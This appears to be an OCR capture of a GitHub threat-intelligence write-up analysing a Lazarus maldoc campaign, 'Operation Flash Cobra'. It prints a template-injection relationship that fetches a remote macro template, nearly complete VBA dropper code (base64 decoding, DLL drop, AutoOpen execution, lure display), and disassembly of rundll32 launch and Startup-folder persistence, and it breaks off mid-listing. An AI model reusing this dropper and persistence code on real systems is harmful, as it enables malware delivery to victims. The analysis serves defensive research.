
CyberThreatIntel/Analysis.md at master · StrangerealIntel/CyberThreatIntel · GitHub

github.com/StrangerealIntel/CyberThreatIntel/blob/master/North Korea/APT/Lazarus/2020-05-05/Analysis.md

StrangerealIntel



StrangerealIntel/
CyberThreatIntel

Analysis of malware and Cyber Threat Intel of APT and cybercriminals groups

Operation Flash Cobra

Table of Contents

Malware analysis

The initial vector is a maldoc using a template injection for download and execute the next stager.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="https://od.lk/d/MzBfMjA1Njc0ODdf/pubmaterial.dotm" TargetMode="External"/>
</Relationships>
```

The second stager use a document with a macro. The first block define the alias functions for the rest of the script.

```
Private Declare PtrSafe Function CoContentInfo Lib "onenote.db" (ByVal lpDocPath As String, ByVal
lpPass As String, ByVal lpUID As String) As Long
Private Declare PtrSafe Function LoadLibraryA Lib "kernel32" (ByVal lpLibFileName As String) As
LongPtr
```

The next three functions give the abilities to create a new folder, check the existence of a file and folder.

```
Function MkDir(szDir)
 On Error Resume Next
 MkDir = CreateObject("Scripting.FileSystemObject").CreateFolder(szDir)
End Function
Function FileExist(szFile)
 On Error Resume Next
 FileExist = CreateObject("Scripting.FileSystemObject").FileExists(szFile)
End Function
Function FolderExist(szFolder)
 On Error Resume Next
 FolderExist = CreateObject("Scripting.FileSystemObject").FolderExists(szFolder)
End Function
```

The following block of functions allows to decode the stream in base 64, that used on the next declared functions.

```
Function Stream_BinaryToString(Binary)
 On Error Resume Next
 Const adTypeText = 2
 Const adTypeBinary = 1
 Dim BinaryStream 'As New Stream
 Set BinaryStream = CreateObject("ADODB.Stream")
 BinaryStream.Type = adTypeBinary
 BinaryStream.Open
 BinaryStream.Write Binary
 BinaryStream.Position = 0
 BinaryStream.Type = adTypeText
 BinaryStream.Charset = "us-ascii"
 Stream_BinaryToString = BinaryStream.ReadText
 Set BinaryStream = Nothing
End Function

Function Base64DecodeToBinary(ByVal vCode)
 On Error Resume Next
 Dim oXML, oNode
 Set oXML = CreateObject("Msxml2.DOMDocument.3.0")
 Set oNode = oXML.CreateElement("base64")
 oNode.dataType = "bin.base64"
 oNode.Text = vCode
 Base64DecodeToBinary = oNode.nodeTypedValue
 Set oNode = Nothing
 Set oXML = Nothing
End Function

Function Base64DecodeToString(ByVal vCode)
 On Error Resume Next
 Dim oXML, oNode
 Set oXML = CreateObject("Msxml2.DOMDocument.3.0")
 Set oNode = oXML.CreateElement("base64")
 oNode.dataType = "bin.base64"
 oNode.Text = vCode
 Base64DecodeToString = Stream_BinaryToString(oNode.nodeTypedValue)
 Set oNode = Nothing
 Set oXML = Nothing
End Function
```

This block of function extracts the dll in function of the architecture (X86 or X64), the lure document for the victim all on the path pushed in argument.

```
Sub ExtractDll(dllPath)
 On Error Resume Next
 Set objStream = CreateObject("ADODB.Stream")
 objStream.Type = 1
 objStream.Open
#If Win64 Then
 objStream.Write Base64DecodeToBinary(Base64DecodeToString(UserForm1.Label1.Caption))
#Else
 objStream.Write Base64DecodeToBinary(Base64DecodeToString(UserForm1.Label2.Caption))
#End If
 objStream.SaveToFile dllPath, 2
 Set objStream = Nothing
End Sub

Sub ExtractDoc(docPath)
 On Error Resume Next
 Set objStream = CreateObject("ADODB.Stream")
 objStream.Type = 1
 objStream.Open
 objStream.Write Base64DecodeToBinary(Base64DecodeToString(UserForm1.Label3.Caption))
 objStream.SaveToFile docPath, 2
 Set objStream = Nothing
End Sub
```

We can note that the functions used for the name generation give a name based on the current path of the dotm file but like a dll, this check if the files already exist and rename it, this avoids to throw errors on the victim. We can also see that the same part of a common path used for store the dll continue to be used on their operation (\AppData\Local\Microsoft\).

```
Function GetDocName() As String
 On Error Resume Next
 curDocNameFull = ActiveDocument.Path & "\" & ActiveDocument.Name
 curDocName = Left(curDocNameFull, InStrRev(curDocNameFull, ".") - 1)
 newDocNameFull = curDocName & " .doc"
 Do While FileExist(newDocNameFull)
  curDocName = curDocName & " "
  newDocNameFull = curDocName & " .docx"
 Loop
 GetDocName = newDocNameFull
End Function

Function GetDllName() As String
 On Error Resume Next
 Dim dllPath As String
 workDir = Environ("UserProfile") & "\AppData\Local\Microsoft\OneNote"
 If Not FolderExist(workDir) Then
  MkDir (workDir)
 End If
 dllPath = workDir & "\onenote.db"
 nIdx = 0
 Do While FileExist(dllPath)
  workDir = workDir & "\Modules"
  If Not FolderExist(workDir) Then
   MkDir (workDir)
  End If
  dllPath = workDir & "\onenote.db"
 Loop
 GetDllName = dllPath
End Function
```

The final part is the autoopen method for execute the macro at the beginning of the document, extract the lure and the dll, give their names and execute dll in passing the lure document in argument for show it to the victim.


```
Sub AutoOpen()
 On Error Resume Next
 Application.Visible = False
 dllPath = GetDllName()
 docPath = GetDocName()
 orgDocPath = ActiveDocument.Path & "\" & ActiveDocument.Name
 ExtractDll (dllPath)
 ExtractDoc (docPath)
 LoadLibraryA (dllPath)
 a = CoContentInfo(orgDocPath, "S-6-38-4412-76700627-315277-3247", "18")
 Dim objDocApp
 Set objDocApp = CreateObject("Word.Application")
 objDocApp.Visible = True
 objDocApp.Documents.Open docPath
 Application.Quit (wdDoNotSaveChanges)
End Sub
```

On the command of the persistence, we can note the key and the increment used for AES, this increment is also used as ID victim where each ID is attributed to a target.

Key	Increment	Target
S-6-81-3811-75432205-060098-6872	17	Boeing DSS
S-6-81-3811-75432205-060098-6872	61	BAE/Lockheed Martin
S-6-38-4412-76700627-315277-3247	43	Boeing PMS
S-6-38-4412-76700627-315277-3247	18	ROK Army

Liking supposed on the argument for launch the dll, this used the dll sqlite3 for parsing the SQLite databases and extract the informations. Each version released of the sqlite3.dll content a tracker for getting, the time of the build and the hash relative at this build (here on the X86 version).

```
6: sym.sqlite3_32.dll_sqlite3_sourceid ();
0x1006ad65 mov eax,
str.2020_01_27_19:55:54_3bfa9cc97da10598521b342961df8f5f68c7388fa117345eeb516eaa837bb4d6 ;
0x1008a298 ; "2020-01-27 19:55:54 3bfa9cc97da10598521b342961df8f5f68c7388fa117345eeb516eaa837bb4d6"
0x1006ad6a ret
```



SQLite / Check-in [3bfa9cc97d]

Overview

Comment: Version 3.31.1
Downloads: Tarball | ZIP archive | SQL archive
Timelines: family | ancestors | descendants | both | trunk | release | version-3.31.1
Files: files | file ages | folders
SHA3-256: 3bfa9cc97da10598521b342961df8f5f68c7388fa117345eeb516eaa837bb4d6
User & Date: drh on 2020-01-27 19:55:54
Other Links: manifest | tags


Context

2020-02-01
13:30 Fix a problem in sqlite3CodecQueryParameters() that was introduced by the query parameter encoding changes for the 3.31.1 release. check-in: cc65ca5412 user: drh tags: branch-3.31
00:08 Merge version 3.31.1 check-in: d250d085fa user: numist tags: apple-osx
2020-01-28
15:02 Minor change for compatibility with the s390 architecture. check-in: 04885763c4 user: drh tags: trunk
2020-01-27
19:55 Version 3.31.1 check-in: 3bfa9cc97d user: drh tags: trunk, release, version-3.31.1
17:09 Update the version number to 3.31.1. check-in: 6fb9a8fb85 user: drh tags: trunk


The launch of the dll is ensured by the creation of a new thread and a rundll32 call.

```
0x10006cf5 push ebx      ; LPDWORD lpThreadId
0x10006cf6 push ebx      ; DWORD dwCreationFlags
0x10006cf7 push dword [var_518h] ; LPVOID lpParameter
0x10006cfd push 0x10006bc7    ; LPTHREAD_START_ROUTINE lpStartAddress
0x10006d02 push ebx      ; SIZE_T dwStackSize
0x10006d03 push ebx      ; LPSECURITY_ATTRIBUTES lpThreadAttributes
0x10006d04 call dword [sym.imp.KERNEL32.dll_CreateThread] ; 0x1007d088 ; HANDLE
CreateThread(LPSECURITY_ATTRIBUTES lpThreadAttributes, SIZE_T dwStackSize, LPTHREAD_START_ROUTINE
lpStartAddress, LPVOID lpParameter, DWORD dwCreationFlags, LPDWORD lpThreadId)
0x10006d0a push edi      ; DWORD nSize
0x10006d0b lea eax, [var_108h]
0x10006d11 push eax      ; LPSTR lpFilename
0x10006d12 push 0x10000000    ; HMODULE hModule
0x10006d17 call dword [sym.imp.KERNEL32.dll_GetModuleFileNameA] ; 0x1007d070 ; DWORD
GetModuleFileNameA(HMODULE hModule, LPSTR lpFilename, DWORD nSize)
0x10006d1d push dword [var_50ch]
0x10006d23 lea eax, [var_108h]
0x10006d29 push esi
0x10006d2a push eax      ; int32_t arg_ch
0x10006d2b mov ebx, 0x200     ; 512
0x10006d30 push str.C:__Windows__System32___undll32.exe___s___CMS_ContentInfo__s_0_0__s_1 ;
0x10087760 ; "C:\Windows\System32\rundll32.exe \"%s\", CMS_ContentInfo %s 0 0 %s 1" ; int32_t
arg_8h
0x10006d35 mov ecx, ebx
0x10006d37 lea edi, [var_508h]
0x10006d3d call fcn.10005f89
0x10006d42 lea eax, [var_510h]
0x10006d48 push eax      ; int32_t arg_ch
0x10006d49 mov eax, edi
0x10006d4b push eax      ; LPSTR lpCommandLine
0x10006d4c call Startup
0x10006d51 push dword [var_50ch]
0x10006d57 lea eax, [var_108h]
0x10006d5d push esi
0x10006d5e push eax      ; int32_t arg_ch
0x10006d5f push str.s___CMS_ContentInfo__s_0_0__s_1 ; 0x100877a4 ; "\"%s\", CMS_ContentInfo %s 0 0
%s 1" ; int32_t arg_8h
```

The implant pushes the persistence in using the startup folder created by the dotm file. The Lazarus group continue to use the name of the products of Microsoft company as lure for the victim as lnk file.



```
  ;-- fcn.10006ab6:
273: CreatePersistence (int32_t arg_8h);
; var int32_t var_620h @ ebp-0x620
; var int32_t var_61ch @ ebp-0x61c
; var int32_t var_61ah @ ebp-0x61a
; var int32_t var_414h @ ebp-0x414
; var int32_t var_412h @ ebp-0x412
; var int32_t var_20ch @ ebp-0x20c
; var int32_t var_20ah @ ebp-0x20a
; var int32_t var_4h @ ebp-0x4
; arg int32_t arg_8h @ ebp+0x8
push ebp
mov ebp, esp
sub esp, 0x620
mov eax, dword [0x10095440]       ; "N\xe6@\xbb\xb1\x19\xbfD\xff\xff\xff\xff\xff\xff\xff\xff"
xor eax, ebp
mov dword [var_4h], eax
mov eax, dword [arg_8h]
push ebx
push esi
push edi
mov dword [var_620h], eax
xor eax, eax
mov esi, 0x206                    ; 518
push esi
mov word [var_20ch], ax
xor edi, edi
lea eax, [var_20ah]
push edi
push eax
call parse
xor eax, eax
```




```
xor eax, eax
push esi
mov word [var_61ch], ax
lea eax, [var_61ah]
push edi
push eax
call parse
xor eax, eax
push esi
mov word [var_414h], ax
lea eax, [var_412h]
push edi
push eax
call parse
add esp, 0x24
mov esi, 0x104                     ; 260
push esi
lea eax, [var_61ch]
push eax
push 0xffffffffffffffff
push str.C:__Windows__System32___undll32.exe ; 0x100877c8 ; "C:\Windows\System32\rundll32.exe"
push edi
mov edi, dword [sym.imp.KERNEL32.dll_GetACP] ; 0x1007d044
call edi
mov ebx, dword [sym.imp.KERNEL32.dll_MultiByteToWideChar] ; 0x1007d048
push eax
call ebx
push esi
lea eax, [var_414h]
push eax
push 0xffffffffffffffff
push dword [var_620h]
push 0
call edi
push eax
call ebx
lea eax, [var_20ch]
push eax                           ; LPWSTR lpBuffer
push esi                           ; DWORD nBufferLength
call dword [sym.imp.KERNEL32.dll_GetTempPathW] ; 0x1007d064 ; "b\x15\t" ; DWORD GetTempPathW(DWOR...
lea eax, [var_20ch]
push eax                           ; LPCWSTR lpString
call dword [sym.imp.KERNEL32.dll_lstrlenW] ; 0x1007d02c ; "z\x14\t" ; int lstrlenW(LPCWSTR lpString)
xor ecx, ecx
mov word [ebp + eax*2 - 0x224], cx
push str.Roaming__Microsoft__Windows__Start_Menu__Programs__Startup__onenote.lnk ; 0x100876a0 ; u...
mov eax, esi
lea ecx, [var_20ch]
call ParsedInfo
lea eax, [var_20ch]
push eax
lea eax, [var_414h]
push eax
lea eax, [var_61ch]
push eax
call Create_Instance
mov ecx, dword [var_4h]
add esp, 0xc
pop edi
xor eax, eax
pop esi
xor ecx, ebp
inc eax
pop ebx
call Test-Debug
leave
ret
```

The malware in more parse the SQLite database, use the function `sqlite3_win32_is_nt` of the dll sqlite3 for getting the OS version of the victim.

```
0x1000ecbd call sqlite3_win32_is_nt_sqlite
0x1000ecc2 xor edx, edx
0x1000ecc4 pop ecx
0x1000ecc5 pop ecx
0x1000ecc6 cmp esi, edx
0x1000ecc8 jne 0x1000eccf
0x1000ecca mov esi, 0x10089dd9
0x1000eccf xor eax, eax
0x1000ecd1 cmp byte [var_200h], dl
0x1000ecd7 je 0x1000ecf4
0x1000ecd9 mov cl, byte [ebp + eax - 0x200]
0x1000ece0 cmp cl, 0xd   ; 13
0x1000ece3 je 0x1000ecf4
0x1000ece5 cmp cl, 0xa   ; 10
0x1000ece8 je 0x1000ecf4
0x1000ecea inc eax
0x1000eceb cmp byte [ebp + eax - 0x200], dl
0x1000ecf2 jne 0x1000ecd9
0x1000ecf4 mov byte [ebp + eax - 0x200], dl
0x1000ecfb lea eax, [var_200h]
0x1000ed01 push eax
0x1000ed02 push esi
0x1000ed03 push edi
